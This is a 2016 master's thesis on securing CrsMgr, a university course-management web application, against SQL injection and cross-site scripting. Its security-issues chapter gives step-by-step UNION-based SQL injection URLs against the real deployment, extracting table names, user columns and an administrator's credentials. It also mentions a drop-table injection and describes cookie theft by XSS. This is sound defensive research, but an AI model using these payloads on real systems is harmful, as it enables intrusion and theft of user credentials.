

Secure CrsMgr: a course manager system

Jianhui Zhu

**A Thesis in the Department of
Computer Science & Software Engineering**

**Presented in Partial Fulfillment of the Requirements
for the Degree of Master of Computer Science at
Concordia University
Montreal, Quebec, Canada**

August 2016

© Jianhui Zhu 2016

CONCORDIA UNIVERSITY
School of Graduate Studies

This is to certify that the thesis prepared

By: Jianhui Zhu

Entitled: Secure CrsMgr: a course manager system

and submitted in partial fulfillment of the requirements for the degree of

Master of Computer Science

complies with the regulations of the University and meets the accepted standards with respect to originality and quality.

Signed by the final examining committee:

_____ Chair

_____ Examiner
Dr. Yuhong Yan

_____ Examiner
Dr. Charalambos Poullis

_____ Supervisor
Dr. Bipin C. Desai

Approved by

_____ Chair of Department or Graduate Program Director

_____ 2016

_____ Dean of Faculty

ABSTRACT

Internet was developed for computers to be interconnected easily and hence allow them to interchange information. One of the early use of the internet was for email communications and file transfers. The web was developed to make the sharing of information much more convenient. However, the technology for protecting data when interaction is allowed was developed piecemeal and many web applications where user communicate using the web form based interface with a server and databases are exposed to various threats including malicious script. Moreover, companies and malicious users use trackers to observe and record the user actions.

In this project we address these problems in connection with course manager system(CrsMgr) which is used currently to manage typical university courses; it includes features for posting notes, tutorials, assignments, projects, create and maintain student groups, provide facility for group peer evaluation, on-line quizzes, and grading. The technique used to enhance the security based on using filtration layer and prepared-execute layer to make CrsMgr secure. The goal of filtration layer is to catch malicious user input based on suspect key words; The goal of prepared-execute layer is to invalidate malicious input. The implementation of this feature uses mysqli, a PHP extension for secure database access.

We have also developed an experimental browser which prevents user tracking and saves bandwidth by disallowing third party contents. The latter uses two techniques: filtration and user agent faking. Filtration is to check every resource Uniform Resource Identifier(URL) before making a request to load it, and not loading any target URL if it is determined to be a third party. The third party determination policy is configured by the user. The browser also provides user agent faking which is a feature that allows masquerading the browser and platform information

Secure CrsMgr: a course manager system

with random information. The browser provides a simple user interface that allow user to verify the third party content on a web page and stop using a simple switch metaphor.

Acknowledgements

To make something comes true is always difficult. It will need a lot of people's effort. Here I would like express my deepest gratitude to my thesis supervisor Dr. Bipin C. Desai for guidance, supporting, care and great patience. I cannot finish this thesis without his help.

Secondly, I would like to thank the previous authors of CrsMgr. Who provided an excellent web application to help university to improve class management. It is a great pleasure to improve such web application and allow us to make a contribution to open source code pool.

Thirdly, I would like to say thank you to all students, who gave me suggestions to improve the open browser and new CrsMgr's backend, also took part in the usability testing and gave me feedback.

Finally, I am thankful to all faculty members and staff at Concordia University. who gave me a great environment to do my study and research.

Table of content

ABSTRACT	iii
Acknowledgements	iv
Table of content	v
Chapter 1 Introduction	1
1.1 Security problem exists in today's internet.....	2
1.2 The Course Manager System (CrsMgr)	2
1.3 Structure of the thesis	3
Chapter 2 State of the art	4
2.1 History, categories and protection methods of SQL injection and Cross Site Scripting	4
2.2 Detail discussion of SQL injection	6
2.3 Detail discussion of Cross Site Scripting (XSS).....	7
2.4 Brief introduction of CrsMgr	9
2.5 Security Issues in CrsMgr	10
Chapter 3 Methodologies for hardening CrsMgr2007	23
3.1 Importance of Validating Input.....	24
3.2 User input and parameter processing.....	28
3.2.1 Replacing HTML special characters	30
3.2.2 Filtering SQL injection related keywords	31
3.2.3 Invalidate injection	32
3.3 Encrypting parameters	36
3.4 Implementation for securing CrsMgr.....	37
3.4.1 Hacking logging implementation	37
3.4.2 Keyword matching	40
3.4.3 Injection invalidation.....	40
3.4.4 Parameters encryption	41
Chapter 4 Unit Testing and Comparison test between existing system and new system.....	44
4.1 Unit testing	44
4.1.1 Function to be tested	47
4.1.2 Control data to be used	49
4.1.3 "Is numeric" branch unit testing.....	49
4.1.4 "Single word" branch (filter function with flag "false") unit testing	53
4.1.5 Escape_HTML_special_character function	56
4.2 Comparison test	59
4.2.1 Test inject SQL in GET array	60
4.2.2 Test inject SQL in page source code.....	63
4.3 Regression Test	71
4.3.1 The goal of Regression tests.....	71
4.3.2 The test design	71
4.3.3 The result of Regression Testing	76
4.4 Conclusion	76
Chapter 5 Conclusion.....	77
5.1 Contribution of the thesis.....	77

5.2 Future work	78
Chapter 6 Reference	79
Appendix1 Source code and control data for unit testing	82
Appendix-2 FlashQ Browser	95
Appendix2.1 Introduction	95
Appendix2.2 FlashQ Browser: design	98
Appendix2.2.1 FlashQ Browser Conceptual Model	99
Appendix2.3 The prototype walkthrough	101
Appendix2.3.1 Home view	102
Appendix2.3.2 Bookmark View	104
Appendix2.3.3 History View	110
Appendix2.3.4 Filtering	113
Appendix2.4 Implementation	119
Appendix2.4.1 Feature of filtering third party content	119
Appendix2.4.2 Third party domain filtering process	119
Appendix2.4.3 Setting and Blacklist policy in open browser	120
Appendix2.4.4 Global Setting and Tab Setting	120
Appendix2.4.5 Global Blacklist and Tab blacklist	120
Appendix2.4.6 In-class-quiz mode	121

Table of Figures

Figure 2-1 Inject SQL in Login.....	7
Figure 2-2 BBC sign in page.....	8
Figure 2-3 : CrsMgr query implementation	10
Figure 2-4 GET array data location	11
Figure 2-5 Concatenate in SQL script; “%20” is the encoded whitespace, “<>” means not equal in SQL	11
Figure 2-6 Page is course_student_default, top on menu on LHS	12
Figure 2-7 First try fail.....	12
Figure 2-8 Second try success.....	12
Figure 2-9 Final result set.....	13
Figure 2-10 Script to see which attribute can be used	13
Figure 2-11 Successfully get database name	13
Figure 2-12 Tables with names starting with a,b, c or d.....	14
Figure 2-13 Second group tables	14
Figure 2-14 Third group tables.....	14
Figure 2-15 Fourth group tables	14
Figure 2-16 All columns in user table	15
Figure 2-17 Show username of admin in section display area.....	15
Figure 2-18 Show password of admin in section display area.....	16
Figure 2-19 Example of XSS: include script in textbox.....	17
Figure 2-20 Victim user click the to see project detail	18
Figure 2-21 Victim user see web page as usual, while Malicious script is executed.....	19
Figure 2-22 Victim cookie is sent by email and received by malicious user.....	20
Figure 2-23 Hacker substitutes his cookie with victim’s cookie, before refresh page	21
Figure 2-24 Malicious user now acquire the admin privilege	22
Figure 3-1 Example 3-1 : View the source code.....	25
Figure 3-2 Example 3-1: Decode the value of department id	26
Figure 3-3 Example 3-1: Write a SQL script and encode	26
Figure 3-4 Example 3-1: Substituted department id with encoded SQL injection	27
Figure 3-5 Example 3-1: all projects are acquired successfully	28
Figure 3-6 Flow chart of parameter and input handling	29
Figure 3-7 Example 3-2, Query without injection invalidation.....	33
Figure 3-8 Example 3-2: Query result without injection invalidation.....	34
Figure 3-9 Example 3-3: Query with injection invalidation	35
Figure 3-10 Example 3-3 With Injection invalidation result	36
Figure 3-11 Execution flow of numeric validation	38
Figure 3-12 Single word handling procedure.....	39
Figure 4-1 PHP unit test sample test without parameter.....	45

Figure 4-2 PHP unit test with parameter	46
Figure 4-3 Filter function	47
Figure 4-4 Escape HTML special character function source code	48
Figure 4-5 Unit testing function, "is_numeric" check with clean data	50
Figure 4-6 Unit testing function, "is_numeric" check with dirty data	51
Figure 4-7 Unit testing function "is_numeric" result.....	52
Figure 4-8 Unit testing function single word with clean data	53
Figure 4-9 Unit testing function single word with dirty data	54
Figure 4-10 Unit testing result for single word function with clean and dirty data	56
Figure 4-11 Test escape html special character with clean data.....	57
Figure 4-12 Test escape html special character with dirty data.....	57
Figure 4-13 Test result for escaping html special character.....	59
Figure 4-14 User logged in as course student, modify course_id in GET array	60
Figure 4-15 Injection code executed	61
Figure 4-16 Inject "and 1<>1 in GET array	62
Figure 4-17 Injection fail in new CrsMgr2016.....	63
Figure 4-18 Check "Back to project list" URL source code	64
Figure 4-19 Decode department id value	65
Figure 4-20 Encode SQL injection	66
Figure 4-21 Replace encoded department id value with encoded injection	67
Figure 4-22 All thesis project is retrieved	68
Figure 4-23 Replace encoded department id with encoded injection	69
Figure 4-24 CrsMgr kill user session	70

Chapter 1 Introduction

Internet is the corner stone of today's data communication. Originally, internet was only available to research institutes and government. It became accessible to the wider public in the mid-1990s with the introduction of the world wide web and a public protocol named Hyper Text Transfer Protocol (HTTP) was introduced. This protocol facilitate computers communicate across different platforms. This protocol defines a set of data communication related regulation. For protocol parameters perspective, it defines Uniform Resource Identifier(URI) to identify resource on internet, date/time format, character set and other resources. For messaging, it defines the type, header, body, length and header field for a data communication message. For interaction between server and client, it defines request and response header fields and status. Also, it defines connection between server and client, methods, status code, caching and security. However, there is no specification and definition for user state. [1] In other words, this protocol is designed to be stateless and it does not maintain users' states such as the users' logging states, key words entered or even the URLs. When the first graphical browser [2] was introduced, followed the world wide web(WWW) became accessible to millions of non-technical people. At this time, web pages were static, which means that the content was pre-defined. Web related programming languages such as PHP, ASP, JSP and JavaScript didn't exist. There was no way to dynamically generate web page based on user input. The connection between web pages and database was not established yet. Thus, malicious users could not run any script on web pages.

1.1 Security problem exists in today's internet

Soon after the introduction of the web, it was realized that the web pages should be geared to the user's need and hence the concept of dynamic web pages was introduced: here in the content in web pages is dynamical and I based on the users' input. This was possible by web based programming languages such PHP, ASP, JSP as well as JavaScript. These web-related programming languages provide libraries and Application Programming Interface (API) which make querying database, handle user input and render web page based on user input and/or database result become feasible. As a result, the connection between database, user input and web pages is established.

Allowing interactions between the users input and the database contents exposes the database and the server contents. Thus, these contents may be exploited by a malicious user unless care is taken to preprocess the user input for illegal contents. The most common and harmful attack on web application is injection. [3] Injection is an attack method which puts malicious scripts into user inputs and if not detected, would be executed on the server and access the database to obtain secure information not usually accessible to users.

1.2 The Course Manager System (CrsMgr)

CrsMgr, a web application designed for managing course material, quizzes. It also provides others necessary functionalities for professors and students. For functionality perspective, it is an awesome web application. However, the current production version, CrsMgr2007 which was released in 2007 suffers from a number of security problems such as SQL injection and Cross Site

Secure CrsMgr: a course manager system

Scripting (XSS). The objective of this work is to harden the system while continue to provide its functionalities.

1.3 Structure of the thesis

The thesis is organized as follows.

Chapter 1 is introduction.

Chapter 2 discusses the state of the arts of SQL injection and XSS script and illustrates the shortcoming of the current implementation of CrsMgr that exposes it to these type of attacks

Chapter 3 presents the solution to overcome the CrsMgr issues discussed in Chapter 2.

Chapter 4 introduces a unit test to verify the security filter module presented in Chapter 3. It present comparison tests between CrsMgr2007 and the secure version, CesMgr2016 for vulnerability to SQL injection and XSS. Finally, this chapter presents the result of a regression.

Chapter 5 provides the conclusion and suggestions for the future work.

Appendix 2 presents a light weight FlashBrowser for in class snap quiz. Here, we discuss FlashBrowser's conceptual and prototype design and its functionality. This browser would be part of the future work to enable in class snap quiz to replace expensive devices for encouraging class attendance.

Chapter 2 State of the art

2.1 History, categories and protection methods of SQL injection and Cross Site Scripting

SQL injection is a web-based hacking technique which exploits the absence of input or parameter filtering in a web application. This results in no input data validity checking hence malicious code could be passed to the SQL backend server for parsing and execution. [4]

The first such attack is not known. However, Phrack Magazine [5] started to discuss SQL injection around 1998. After that, SQL injection became more and more common. Since 2000, the Common Vulnerabilities and Exposures [6] keep track and report applications' vulnerability to SQL injection. In 2012, 97 percent of data breaches were due to SQL injection[7]. [7] In the same year, within one week, a million web pages were affected by SQL injection [8]. Nowadays, according to the latest security risk report from Open Web Application Security Project (OWASP), the SQL injection is considered as the greatest risk [9].

In general, SQL injection can be categorized as follows [10]:

1. First Order Attack. The malicious code is injected and executed immediately.
2. Second Order Attack. The malicious code is saved in persistent storage, considered as credible data, and is executed by another query.
3. Lateral Injection. The malicious user changes the value of an environment variable such as NLS_Date_Format to manipulate the implicit function To_Char().

Secure CrsMgr: a course manager system

As the problem of SQL injection has grown, the new methods against SQL injection have been introduced. There are three anti-SQL injection methodologies: [11] [12]

1. Sanitize the input data. By keyword filtering, the special character is escaping and type checking.
2. Parameterize the input data. The statement query conversion before binding parameter to the converted query statement.
3. Use the least privilege for SQL account which used the code.

Cross Site Scripting, is an attacking technique. It is typically used to bypass access controls such as “log-in”.

In 2000, Cross Site Scripting was reported by a Microsoft engineer. At that time, Cross Site Scripting was described as "Malicious HTML Tags Embedded in Client request". Nowadays, according to Symantec, XSS is considered as the fifth most serious internet vulnerability. [13]

Cross Site Scripting can be divided into the following types: [14]

1. Store XSS. The malicious code is stored by the attacker on the server side, typically in persistent storage (database). When the server handles the victim’s request, the malicious code is used to construct a web page for the victim.
2. Reflect XSS. This type of Cross Site Scripting is executed immediately. The malicious code is sent to the server and carried back to the browser.
3. Document Object Model (DOM) based XSS. The malicious code does not come from the server. Instead, it utilizes the DOM interface to hijack the request of the victim.

To defend against Cross Site Scripting, OWASP has suggested following rules: [15]

Secure CrsMgr: a course manager system

1. Escape data before putting it into an HTML tag, as the data from persistence storage, may contain malicious script. Thus, sanitize before use.
2. For attribute data in an HTML tag, like width, escape before use.
3. Escape data before putting it into JavaScript code.
4. Escape CSS and strictly validate before use.
5. Escape a parameter before putting it into URL.
6. Use HttpOnly property to prevent cookie stolen.
7. Set Content Security Policy to limit data request.
8. Etc.

2.2 Detail discussion of SQL injection

To understand SQL injection, it is necessary to understand what is SQL. SQL, which is the acronym commonly used for Structured Query Language, is a scripting language used to manage data held in most Relational Database Management System(RDBMS) [16]. Some version of the SQL standard is a widely used as the scripting language to manage many current RDBMS: examples are SQL server, MariaDB, MySQL, Oracle, Access, PostgreSQL, SQLite. [17]

While SQL is the scripting language used to query the backend database malicious users can insert SQL scripts into places where textual input is expected in designated user input area. If no precaution is taken, such inserted SQL scripts could be executed by the server and the result would be displayed to this intruder. Hence a hacking attack with a series of appropriate SQL scripts could be made by a hacker and the result of these would enable the intruder to gain knowledge, otherwise not accessible to this user [18] Such series of input consisting of one or more SQL scripts inserted in textual input area and executed by the system is called SQL injection.

Secure CrsMgr: a course manager system

A simple example of SQL injection by an intruder would be through a website's login page, would be as follows:



Figure 2-1 Inject SQL in Login

This piece of user input with SQL code will be sent to SQL server and be executed if there is no provision is made in the backend system to monitor the user input and disallow scripts and/or render it inexcusable. If a web application does not have defense against SQL injection, hackers could take advantage of this and could perform the following operations.:

1. Query the backend database
2. Update database
3. Collect sensitive data
4. Destroy a part of or the entire database

2.3 Detail discussion of Cross Site Scripting (XSS)

Cross Site Script (XSS) is a technique used by malicious users inject scripts, for example JavaScript or JSP into a user input text area., Such script, if no precaution to monitor the user input is in place, would be accepted by the server and execute by the host application;, typically the execution would be by the

Secure CrsMgr: a course manager system

browser. [19] Hackers could use this technique to bypass access controls, gain higher-level privilege and get sensitive data. To bypass access control, malicious users can use such technique to steal victim user's persistent cookie and then use such cookie to camouflage as victim user to login if the web site provides "Remember me /keep me signed in" option as following:



The image shows a screenshot of the BBC sign-in page. At the top, there is a blue navigation bar with the BBC logo, a 'Sign in' button, and links for 'News', 'Sport', and 'Weather'. Below this is a large blue header with the text 'SIGN IN BBC iD'. The main content area is white and contains the following elements:

- A link: "Don't have a BBC iD? Please [register](#)."
- A label: "Email or username" above a text input field with a visibility icon (an eye with a slash) on the right.
- A label: "Password" above a text input field with a visibility icon (an eye with a slash) on the right.
- A link: "Forgot your password?"
- A checkbox labeled "Remember me" with the text "Untick if you're using a shared computer." This checkbox is checked and is highlighted by a red rectangular box.
- Two buttons: "Sign in" (a grey button) and "Cancel" (a blue button).

Figure 2-2 BBC sign in page

Secure CrsMgr: a course manager system

To achieve the “Remember me” as above, server needs to put a persistent cookie on client side which will exist even after user close browser and turn off computer. If a hacker successfully steals this cookie, he/she can camouflage as victim user and access the web application.

2.4 Brief introduction of CrsMgr

CrsMgr(Course Manager System) is a web based software system to manage almost all aspects of an academic creditcourse. It has evolved from a PL/I version developed in the 1980s¹, through the use of a early database using motif as the graphical interface and thence into the present version with the web as the front end and a Mariadb database as the back end with PHP as the scripting language. CrsMgr has features for use by the various parties involved. These parties being; students, professors, teaching assistants and administrators at various level including the course coordinators, department chairs and deans (or their representatives). It provides functions including setting up courses, course offerings through terms and sections, assigning co-coordinator and various personnel for each newly created course section. The personnel for a course would involve assigning an instructor, tutors, lab instructors and markers for each new section. In case of a course having multiple sections during the same term, a course coordinator may also be assigned. CrsMgr provides facility to create question banks for quizzes; each question would have multiple correct and incorrect answers and the system would create multitude of versions for the same question with different choice of answers to select: the question bank could be used to create online quizzes. CrsMgr has features to send email notifications, and provides course material sharing among multiple sections of a coordinate course. CrsMgr allows the uploading of files representing the student or group submissions for course assignments, posting of course announcement, auto grading of on-line multiple choice quizzes. CrsMgr facilitates student group management, provide facility for grading by markers among other functionalities. The various versions of CrsMgr has been used since 1980s for a number of courses at Concordia University. [20] The current version is the CrMgr-V4. We refer to this simply as CrsMgr in this document,

¹ Implemented by Bipin C. Desai for use in his courses

Secure CrsMgr: a course manager system

However, CrsMgr has security problems which may lead to breach or compromise of privacy and security. We outline these shortfalls below and in the next chapter, we show how these are addressed to make the system more robust.

2.5 Security Issues in CrsMgr

In this section we will illustrate how a hacker could exploit SQL injection and cross site script to compromise the existing CrsMgr2007. 2.4.1 CrsMgr2007 and SQL injection

CrsMgr2007 has no defense against SQL injection since in the 2007 implementation of CrsMgr, the user's input is directly used to query the database.

```
//Database Query with user input in CrsMgr
if(isset($_GET['course_id'])){
    $course_id = $_GET['course_id'];
    $sql = "SELECT *";
    $sql .= " FROM course";
    $sql .= " WHERE course_id = $course_id";
    mysql_query($conn,$sql) or die("execute error");
}
```

Figure 2-3 : CrsMgr query implementation


The codes above represent the following steps:

1. Examine whether \$course_id is inputted by user or passed by previous page
2. If so, acquire the \$course_id from user's input as a local variable
3. Concatenate SQL query with \$course_id.
4. Use the concatenated SQL query to query DBMS.

Secure CrsMgr: a course manager system

If CrsMgr does not have verification mechanism to verify input from users, a malicious user can simply hack in the CrsMgr using following steps:

1. First the hacker goes through web pages, and determines which pages accept user input or allow the user to specify input which would be used as parameters. And then based on the functionality of each page, makes a guess about the likely usage of the user input and/or parameters. Thus the malicious user can determine a set of web pages to mount the SQL injection attack. Based on a guess of the usage to each page, hacker creates a series of SQL queries.
2. The hacker chooses one of the target web page and chooses the GET array type input. GET array is a set of key-value pairs appended at the end of URL, and starts with a question mark “ ? ”. The key and value pairs are bound by the equality (=) symbol: the key is on the left side of the equality sign, and the value is on its right.



https://confsys.encs.concordia.ca/CrsMgr/crs_marker/course_marker_default.php?course_id=101

Figure 2-4 GET array data location

As the example above shows, GET array is plaintext, which contains one key-value pair. The key is “ course_id ” and the corresponding value is 101.

3. Test whether CrsMgr is vulnerable to SQL injection, in other words determine if CrsMgr validates the users’ input.



https://confsys.encs.concordia.ca/fhpsys/crs_student/course_student_default.php?course_id=95%20and%201<>1

Figure 2-5 Concatenate in SQL script; “%20” is the encoded whitespace, “<>” means not equal in SQL

Based on the hacker’s input, the result of any value conjunct with a false value is always false. In CrsMgr, the query will be concatenated like this:

```
SELECT * FROM course WHERE course_id = 95 AND 1<>1
```

In this example, the result is always false because the query cannot find anything that makes 1 not equal to 1.

Secure CrsMgr: a course manager system

After typing in “ and 1<>1”, malicious users refresh the page. The page works correctly as it reflects the query result.




Figure 2-6 Page is `course_student_default`, top on menu on LHS

As shown above, hacker finds that SQL query can be injected into parameters. Knowing this, the hacker need to determine the number of attributes in the table being used for the page and which attributes' values are used in this page.




Figure 2-7 First try fail

First, the hacker injects SQL query “order by 28”. Here “28” is the number which represents a column index in SQL and “order by 28” means all result rows be sorted based on the the 28th column's value.




Figure 2-8 Second try success

After the first failure, the hacker tries the number 27 and determines that the current table has 27 attributes. Now the hacker would try to find out which attributes' values are used in current web page. By using following script:

```
AND 1<>1 UNION SELECT
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
```


Secure CrsMgr: a course manager system

This script will make query the CrsMgr database and get an empty set as result. Then union a SELECT 1,2,3 ...25, 26, 27. The query returns the database result table for values for attribute in position 1,2,3...25, 26, 27.

As an empty result union a result set with value 1,2,3...25, 26, 27, the final result of query is like following table:

...	<i>Course_name</i>	...	<i>year</i>	...	<i>section</i>	...
...	2	...	8	...	12	...

Figure 2-9 Final result set

Then, when CrsMgr get course name, year and section from the result set, instead of getting the correct one, it will get 2,8 and 12. Then, CrsMgr use these result and display on the page like following:



Figure 2-10 Script to see which attribute can be used

As a result, the hacker finds out that the values for column 2,8 and 12's are used in the page.

Now, the hacker needs to determine the name of current database: this can be attempted by using following script:

```
AND 1<>1 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11, (SELECT DATABASE()),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
```



Figure 2-11 Successfully get database name

As the result shown above, current database name is shown in the position where attribute index 12 would have been shown.

Net the hacker needs to know the names of all the tables in the database to query them. Since there may be too many tables which could not be displayed correctly, the malicious user does this in 4 steps.

Get the table names with the first character as; a, b, c and d.

```
https://confsys.encs.concordia.ca/fhpsys/crs_student/course_student_default.php?course_id=95 and 1<>1 union select 1,2,3,4,5,6,7,8,9,10,11,(SELECT GROUP_CONCAT(Table_Name) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA= 'newscrmgr' and table_name <='d' group by table_schema),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
```

```
<b><font size="4"><i>2 / 8<br>Section  
access,account_email,assessment,assessment_answer_file,assessment_choice,  
assessment_question,assessment_question_template,  
assessment_review,assessment_special_arrangement,  
bank_choice,bank_question,bank_question_template,course,course_coordinato  
r,course_desc,course_group,course_professor,course_session,course_student  
</i></font> </b><hr>
```

Secure CrsMgr: a course manager system

Figure 2-12 Tables with names starting with a,b, c or d

6.2 Get the table name that the first character is e, f, g, h, I, j, k, l, m, n, and o.

https://confsys.encs.concordia.ca/fhpsys/crs_student/course_student_default.php?course_id=95 and 1<>1 union select 1,2,3,4,5,6,7,8,9,10,11,(SELECT GROUP_CONCAT(Table_Name) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='newcrsmngr' and table_name >='e' and table_name<='o' group by table_schema),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
<i>2 / 8
Section grade_schema,group_leader_vote,group_member,mark_substitution,marked_entity,meeting_time_slot,mkd_grade_group,mkd_grade_individual</i><hr>

Figure 2-13 Second group tables

6.3 Get the table name that first character is p, q, r and s.

https://confsys.encs.concordia.ca/fhpsys/crs_student/course_student_default.php?course_id=95 and 1<>1 union select 1,2,3,4,5,6,7,8,9,10,11,(SELECT GROUP_CONCAT(Table_Name) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='newcrsmngr' and table_name >='p' and table_name<='s' group by table_schema),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
<i>2 / 8
Section password_tokens,peer_review_full,peer_review_setting,peer_review_single,professor,question_deferred,question_inprogress,question_topic,quizes,role</i><hr>

Figure 2-14 Third group tables

Get the table name that first character is u, v, w, s, y and z.

https://confsys.encs.concordia.ca/fhpsys/crs_student/course_student_default.php?course_id=95 and 1<>1 union select 1,2,3,4,5,6,7,8,9,10,11,(SELECT GROUP_CONCAT(Table_Name) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='newcrsmngr' and table_name >='u' group by table_schema),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
<i>2 / 8
Section user,user_answer,worsebyavg</i><hr>

Figure 2-15 Fourth group tables

Once the hacker as the names of all tables and the fact that there is a table called user.

6 A common practice is use a table named user to save the users' information, and would include username and password. Thus, by querying table user, malicious users can get the admin's and any other user's username and password. If username and password are not saved in user table, the hacker just needs to get every table's attributes to see which table has username and password information and query that table.

6.4 Get all the columns' names in table user.

https://confsys.encs.concordia.ca/fhpsys/crs_student/course_student_default.php?course_id=95 and 1<>1 union select 1,2,3,4,5,6,7,8,9,10,11,(SELECT GROUP_CONCAT(Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE TABLE_SCHEMA='newcrsmngr' and table_name='user' group by table_name),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27

Secure CrsMgr: a course manager system

```
<b>2 / 8</b>
Section user_id,user_name,password,first_name,last_name,phone,email,home_page,question_1,answer_1,question_2,answer_2,question_3,answer_3,active,identity,extension,office</b>
```

Figure 2-16 All columns in user table

6.5 Get the username and password of one user, here malicious user chooses B.C Desai as target user.

https://confsys.encs.concordia.ca/fhpsys/crs_student/course_student_default.php?course_id=95

and `1<>1 union select 1,2,3,4,5,6,7,8,9,10,11,(SELECT user_name FROM user WHERE last_name=' desai ' ORDER BY user_name ASC LIMIT 1),13,14,15,16,17,18,19,20,21,22,23,24,25,26,272`




Figure 2-17 Show username of admin in section display area

https://confsys.encs.concordia.ca/fhpsys/crs_student/course_student_default.php?course_id=95

and `1<>1 union select 1,2,3,4,5,6,7,8,9,10,11,(SELECT password FROM user WHERE user_name='bcdesai'),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27`

² For security reason, the username and password are masked in following figures.



Figure 2-18 Show password of admin in section display area

As the example shown above, malicious users can easily steal information from database. Moreover, malicious users can even drop a table by injecting “;drop table table-name” to drop and table. To avoid such potential dangers, CrsMgr should filter user's input, which needs to add an extra security layer for input validation before accepting user's input.

As shown above CrsMgr lacks a mechanism to validate users' input. Hence hackers could also inject JavaScript with normal textual information into text input area. When an unsuspecting user visits the corresponding web page, which contains the hackers' textual normal information along with hacking script. The normal information will be rendered as usual by the browser. However, the script will be executed by the browser as any other script. Hackers can use appropriate scripts to steal a victim's cookie. Below is an example to illustrate how a hacker could steal victim's cookie and then impersonate the victim.

1. the hacker, who is also a legal user login, and injects a JavaScript into an user input textual input box area. In this example the hacker is a graduate student, who uploads a document file and adds some textual comments for his supervisor. However, in addition to the textual comments, the hacker appends a script to email which sends the supervisor's cookie to another script (specified by an URL) running on the hacker's server.

Update Project File	
Project Title	CrsMgr-Zhou
Project Level:	Master
